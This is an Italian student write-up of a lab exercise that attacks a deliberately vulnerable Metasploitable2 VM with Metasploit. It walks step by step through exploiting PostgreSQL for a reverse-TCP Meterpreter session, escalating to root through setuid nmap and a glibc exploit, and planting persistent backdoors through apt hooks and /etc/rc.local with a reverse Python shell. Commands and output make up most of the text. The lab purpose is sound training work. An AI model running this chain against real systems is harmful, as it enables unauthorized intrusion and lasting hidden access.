Esercizio S7_L3_msfconsole_x_PostgreSQL

Consegna

Usa il modulo exploit/linux/postgres/postgres_payload per sfruttare una vulnerabilità nel servizio PostgreSQL di Metasploitable 2.

Esegui l'exploit per ottenere una sessione Meterpreter sul sistema target.
Escalation di privilegi e backdoor:

● Una volta ottenuta la sessione Meterpreter, il tuo compito è eseguire un'escalation di privilegi per passare da un utente limitato a root utilizzando solo i mezzi forniti da msfconsole.
● Esegui il comando getuid per verificare l'identità dell'utente corrente.

Bonus

● Usa il modulo post di msfconsole per identificare potenziali vulnerabilità locali che possono essere sfruttate per l'escalation di privilegi.
● Esegui l'exploit proposti e verifica ogni vulnerabilità trovata dal modulo sopracitato.
● Per ogni vulnerabilità test l'escalation di privilegi eseguendo nuovamente getuid o tentando di eseguire un comando che richiede privilegi di root.
● sempre usando msfconsole installa una backdoor e dimostra che puoi accedere ad essa in un momento successivo.

SVOLGIMENTO


Ambiente

Macchina attaccare:	Kali Linux	192.168.2.10
Macchina Target:	Metasploitable2	192.168.2.100

Discovery servizi


Per prima cosa ho avviato un comando nmap per ottenere le informazioni iniziali necessarie all'individuazione del servizio target.

nmap -sV -O -sC 192.168.2.100




Gaining Access

Successivamente ho avviato msfconsole ed ho ricercato gli exploit basandomi sul nome del servizio da exploitare.



use exploit/linux/postgres/postgres_payload

Una volta selezionato l'exploit ho poi deciso di utilizzare un payload con meterpreter in reverse tcp ed ho settato i vari parametri.



set LHOST 192.168.2.10
set RHOST 192.168.2.100
set RPORT 5432
set LPORT 4444
set PAYLOAD linux/x86/meterpreter/reverse_tcp
run

Una volta eseguito l'exploit è stato immediato l'ottenimento della shell meterpreter.

```
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/postgres/postgres_payload) > run
[-] Handler failed to bind to 192.168.2.10:4444:-  -
[-] Handler failed to bind to 0.0.0.0:4444:-  -
[*] 192.168.2.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ub
untu4)
[*] Uploaded as /tmp/qgzlBVdD.so, should be cleaned up automatically
[*] Exploit completed, but no session was created.
msf6 exploit(linux/postgres/postgres_payload) > run
[*] Started reverse TCP handler on 192.168.2.10:4444
[*] 192.168.2.100:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ub
untu4)
[*] Uploaded as /tmp/lnePFxUo.so, should be cleaned up automatically
[*] Sending stage (1017704 bytes) to 192.168.2.100
[*] Meterpreter session 1 opened (192.168.2.10:4444 → 192.168.2.100:61000) at 2025-08-27 09:09:18 -0400

meterpreter >
```

Utilizzando getuid possiamo dunque determinare il nostro user.

```
meterpreter > getuid
Server username: postgres
```

Utilizzando invece sysinfo possiamo ottenere una panoramica completa del sistema operativo nel quale siamo penetrati.

```
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Ho infine eseguito run post/multi/recon/local_exploit_suggester per recuperare le vulnerabilità disponibili all'interno della macchina per la privilege escalation:

```
[*] 192.168.2.100 - Valid modules for session 1:

 #   Name                                                Potentially Vulnerable?  Check Result
 -   ----                                                -----------------------  ------------
 1   exploit/linux/local/glibc_ld_audit_dso_load_priv_esc  Yes                      The target appears to be vulnerable.
 2   exploit/linux/local/glibc_origin_expansion_priv_esc   Yes                      The target appears to be vulnerable.
 3   exploit/linux/local/netfilter_priv_esc_ipv4           Yes                      The target appears to be vulnerable.
 4   exploit/linux/local/ptrace_sudo_token_priv_esc        Yes                      The service is running, but could not be validated.
 5   exploit/linux/local/su_login                          Yes                      The target appears to be vulnerable.
 6   exploit/unix/local/setuid_nmap                        Yes                      The target is vulnerable. /usr/bin/nmap is setuid
 7   exploit/linux/local/abrt_raceabrt_priv_esc            No                       The target is not exploitable.
 8   exploit/linux/local/abrt_sosreport_priv_esc           No                       The target is not exploitable.
```

PRIVESC

Tra i risultati, il più promettente sembra essere setuid_nmap che, come mostrato dall'output, dovrebbe essere utilizzabile e funzionante.

Procedo mettendo la sessione in background e seleziono l'exploit.

```
msf6 exploit(linux/local/ptrace_sudo_token_priv_esc) > use exploit/unix/local/setuid_nmap
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
msf6 exploit(unix/local/setuid_nmap) > show options
```

Anche in questo caso setto le options tra cui la sessions 1 su cui sta girando in background **meterpreter**.

Una volta avviato, l'exploit sembra portare a termine l'esecuzione con successo ma per qualche problema, forse di compatibilità, non riesce a creare la sessione.

```
msf6 exploit(unix/local/setuid_nmap) > exploit
[*] Started reverse TCP handler on 192.168.2.10:4444
[*] Dropping lua /tmp/ynRVMXgv.nse
[*] Running /tmp/ynRVMXgv.nse with Nmap
[*] Exploit completed, but no session was created.
msf6 exploit(unix/local/setuid_nmap) >
```

Dopo svariati tentativi ho deciso di muovermi verso altri payloads ma prima ho voluto verificare se riuscissi effettivamente ad ottenere manualmente la shell root tramite la modalità interactive di nmap.

Entrando nella sessione meterpreter ho avviato la shell ed inseguito **nmap in modalità interactive**. A quel punto tramite un semplice !sh è stato possibile avviare la shell con permessi root.

```
msf6 exploit(unix/local/setuid_nmap) > sessions 1
[*] Starting interaction with 1...

meterpreter > shell
Process 5737 created.
Channel 127 created.
nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
whoami
root
```

Non avendo comunque seguito la **consegna letteralmente** ho dunque testato un altro exploit di privilege escalation:

use exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set PAYLOAD payload/linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > show options

Module options (exploit/linux/local/glibc_ld_audit_dso_load_priv_esc):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION                           yes       The session to run this module on
   SUID_EXECUTABLE  /bin/ping        yes       Path to a SUID executable


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.2.10     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Questa volta, una volta settati correttamente tutti i parametri sono riuscito ad avviare una nuova sessione meterpreter:

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set SESSION 1
SESSION ⇒ 1
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > run
[*] Started reverse TCP handler on 192.168.2.10:4444
[+] The target appears to be vulnerable
[*] Using target: Linux x86
[*] Writing '/tmp/.abBoQGS8wJ' (1271 bytes) ...
[*] Writing '/tmp/.XJmqapue' (296 bytes) ...
[*] Writing '/tmp/.y68Uo' (207 bytes) ...
[*] Launching exploit ...
[*] Sending stage (1017704 bytes) to 192.168.2.100
[*] Meterpreter session 3 opened (192.168.2.10:4444 → 192.168.2.100:49215) at 2025-08-27 11:29:30 -0400

meterpreter > 
```

Dando un occhio all getuid notiamo con piacere che siamo riusciti ad ottenere i privilegi root:

```
meterpreter > getuid
Server username: root
```

PERSISTENCE

Giunti a questo punto, l'ultimo passaggio richiesto era quello di instaurare un meccanismo di persistenza all'interno della Metasploitable2.

Osservando i vari exploits ho deciso di provarne uno che consisteva nell'ottenere una reverse shell sulla macchina attaccante ogniqualvolta qualcuno avesse utilizzato un comando apt. Ho deciso di optare per tale soluzione in quanto anche un semplice check relativo all'update e upgrade

degli apt è qualcosa che viene svolto anche giornalmente all'interno di un normale sistema linux.

Ho dunque selezionato l'exploit:

use exploit/linux/local/apt_package_manager_persistence

```
msf6 exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > use exploit/linux/local/apt_package_manager_persistence
[*] No payload configured, defaulting to cmd/linux/http/aarch64/meterpreter/reverse_tcp
msf6 exploit(linux/local/apt_package_manager_persistence) > show payloads
```

Ho settato i vari parametri ed ho avviato l'exploit che è stato eseguito con esito positivo::

set AllowNoCleanup true
set SESSION 3
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 6666
exploit

Ho infine avviato l'handler per il listening:

use exploit/multi/handler
set PAYLOAD linux/x86/meterpreter/reverse_tcp
set LHOST 192.168.2.10
set LPORT 6666
exploit

Testandone poi il funzionamento possiamo notare che appena avviato un comando apt, l'handler avvia una shell meterpreter funzionante.

```
msfadmin@metasploitable:~$ sudo apt-get update
0% [Connecting to us.archive.ubuntu.com] [Connecting to archive.canonical.com]
```

CTRL (DESTRA)

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload cmd/unix/reverse_python
msf6 exploit(multi/handler) > set PAYLOAD linux/x86/meterpreter/reverse_tcp
PAYLOAD ⇒ linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(multi/handler) > set LPORT 6666
LPORT ⇒ 6666
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.2.10:6666
[*] Sending stage (1017704 bytes) to 192.168.2.100
[*] Meterpreter session 1 opened (192.168.2.10:6666 → 192.168.2.100:50980) at 2025-08-27 12:16:21 -0400

meterpreter >
```

A questo punto ho voluto poi inserire un ulteriore metodo di persistenza basato sull'avvio della macchina.

Ho quindi scelto use exploit/linux/local/rc_local_persistence

```
45  exploit/windows/local/registry_persistence                    2015-07-01       excellent
46  exploit/windows/local/persistence_image_exec_options          2008-06-28       excellent
47  exploit/linux/local/yum_package_manager_persistence           2003-12-17       excellent
48  exploit/unix/local/at_persistence                             1997-01-01       excellent
49  exploit/linux/local/rc_local_persistence                      1980-10-01       excellent
50  exploit/linux/local/udev_persistence                          1999-01-01       great
51  exploit/linux/local/motd_persistence                          1999-01-01       normal
```

Osservando i payloads disponibili ho deciso di optare per un reverse con python.

payload/cmd/unix/reverse_python

```
msf6 exploit(linux/local/rc_local_persistence) > show payloads

Compatible Payloads
===================

   #   Name                                Disclosure Date  Rank    Check  Description
   -   ----                                ---------------  ----    -----  -----------
   0   payload/cmd/unix/adduser            .                normal  No     Add user with useradd
   1   payload/cmd/unix/bind_netcat        .                normal  No     Unix Command Shell, Bind TCP (via netcat)
   2   payload/cmd/unix/bind_perl          .                normal  No     Unix Command Shell, Bind TCP (via Perl)
   3   payload/cmd/unix/bind_perl_ipv6     .                normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   4   payload/cmd/unix/bind_ruby          .                normal  No     Unix Command Shell, Bind TCP (via Ruby)
   5   payload/cmd/unix/bind_ruby_ipv6     .                normal  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   6   payload/cmd/unix/generic            .                normal  No     Unix Command, Generic Command Execution
   7   payload/cmd/unix/pingback_bind      .                normal  No     Unix Command Shell, Pingback Bind TCP (via netcat)
   8   payload/cmd/unix/pingback_reverse   .                normal  No     Unix Command Shell, Pingback Reverse TCP (via netcat)
   9   payload/cmd/unix/reverse_netcat     .                normal  No     Unix Command Shell, Reverse TCP (via netcat)
   10  payload/cmd/unix/reverse_perl       .                normal  No     Unix Command Shell, Reverse TCP (via Perl)
   11  payload/cmd/unix/reverse_perl_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python     .                normal  No     Unix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl .                normal  No     Unix Command Shell, Reverse TCP SSL (via python)
   14  payload/cmd/unix/reverse_ruby       .                normal  No     Unix Command Shell, Reverse TCP (via Ruby)
   15  payload/cmd/unix/reverse_ruby_ssl   .                normal  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
```

Ho quindi settato le varie options:


```
msf6 exploit(linux/local/rc_local_persistence) > set SESSION 3
SESSION ⇒ 3
msf6 exploit(linux/local/rc_local_persistence) > set PAYLOAD cmd/unix/reverse_python
PAYLOAD ⇒ cmd/unix/reverse_python
msf6 exploit(linux/local/rc_local_persistence) > set LHOST 192.168.2.10
LHOST ⇒ 192.168.2.10
msf6 exploit(linux/local/rc_local_persistence) > set LPORT 6666
LPORT ⇒ 6666
```

Prima di procedere ho voluto assicurarmi però che python fosse effettivamente presente ed ho constatato che è presente nella versione 2.5.2.

```
msf6 exploit(linux/local/rc_local_persistence) > sessions 3
[*] Starting interaction with 3...

meterpreter > shell
Process 5885 created.
Channel 10 created.
which python
/usr/bin/python
python -V
Python 2.5.2
```

Avvio quindi l'exploit che riesce a patchare con successo il file rc.local all'interno di **/etc**.



Da questo momento, avendo l'handler attivo con python reverse sulla porta 6666, ogni qualvolta la Metasploitable2 viene avviata, l'exploit avvierà una **reverse shell** sulla Kali.

Conclusioni

L'attività ha mostrato come sia possibile sfruttare una vulnerabilità nel servizio **PostgreSQL** di Metasploitable2 per ottenere rapidamente una sessione Meterpreter da utente non privilegiato.

Attraverso i moduli di ricognizione di Metasploit ho poi identificato alcune possibili tecniche di escalation. Alcune di queste, come setuid_nmap, si sono rivelate non pienamente compatibili con l'ambiente di test; altre invece, come glibc_ld_audit_dso_load_priv_esc, hanno permesso di avviare una nuova sessione Meterpreter con privilegi **root**, soddisfacendo così la consegna di escalation di privilegi.

Una volta ottenuto l'accesso amministrativo, ho sperimentato diverse strategie di **persistenza**.

- La prima, basata su **APT package manager persistence**, consente di ristabilire una sessione Meterpreter root ogni volta che viene eseguito un comando apt-get.

- La seconda, basata su **rc.local persistence**, assicura una backdoor al riavvio del sistema grazie all'inserimento di un payload Python all'interno del file /etc/rc.local.

Questi due approcci, uno legato alle operazioni di amministrazione e l'altro all'avvio della macchina, dimostrano come sia possibile mantenere un accesso prolungato al sistema compromesso anche dopo la chiusura della sessione iniziale.

In conclusione, l'esercitazione ha permesso di:

- Identificare e sfruttare un servizio vulnerabile per ottenere l'accesso iniziale.

- Sperimentare diverse tecniche di **privilege escalation**, convalidando l'ottenimento dei privilegi root.

- Configurare **backdoor persistenti** tramite msfconsole, dimostrando la capacità di mantenere l'accesso al sistema in diversi scenari operativi.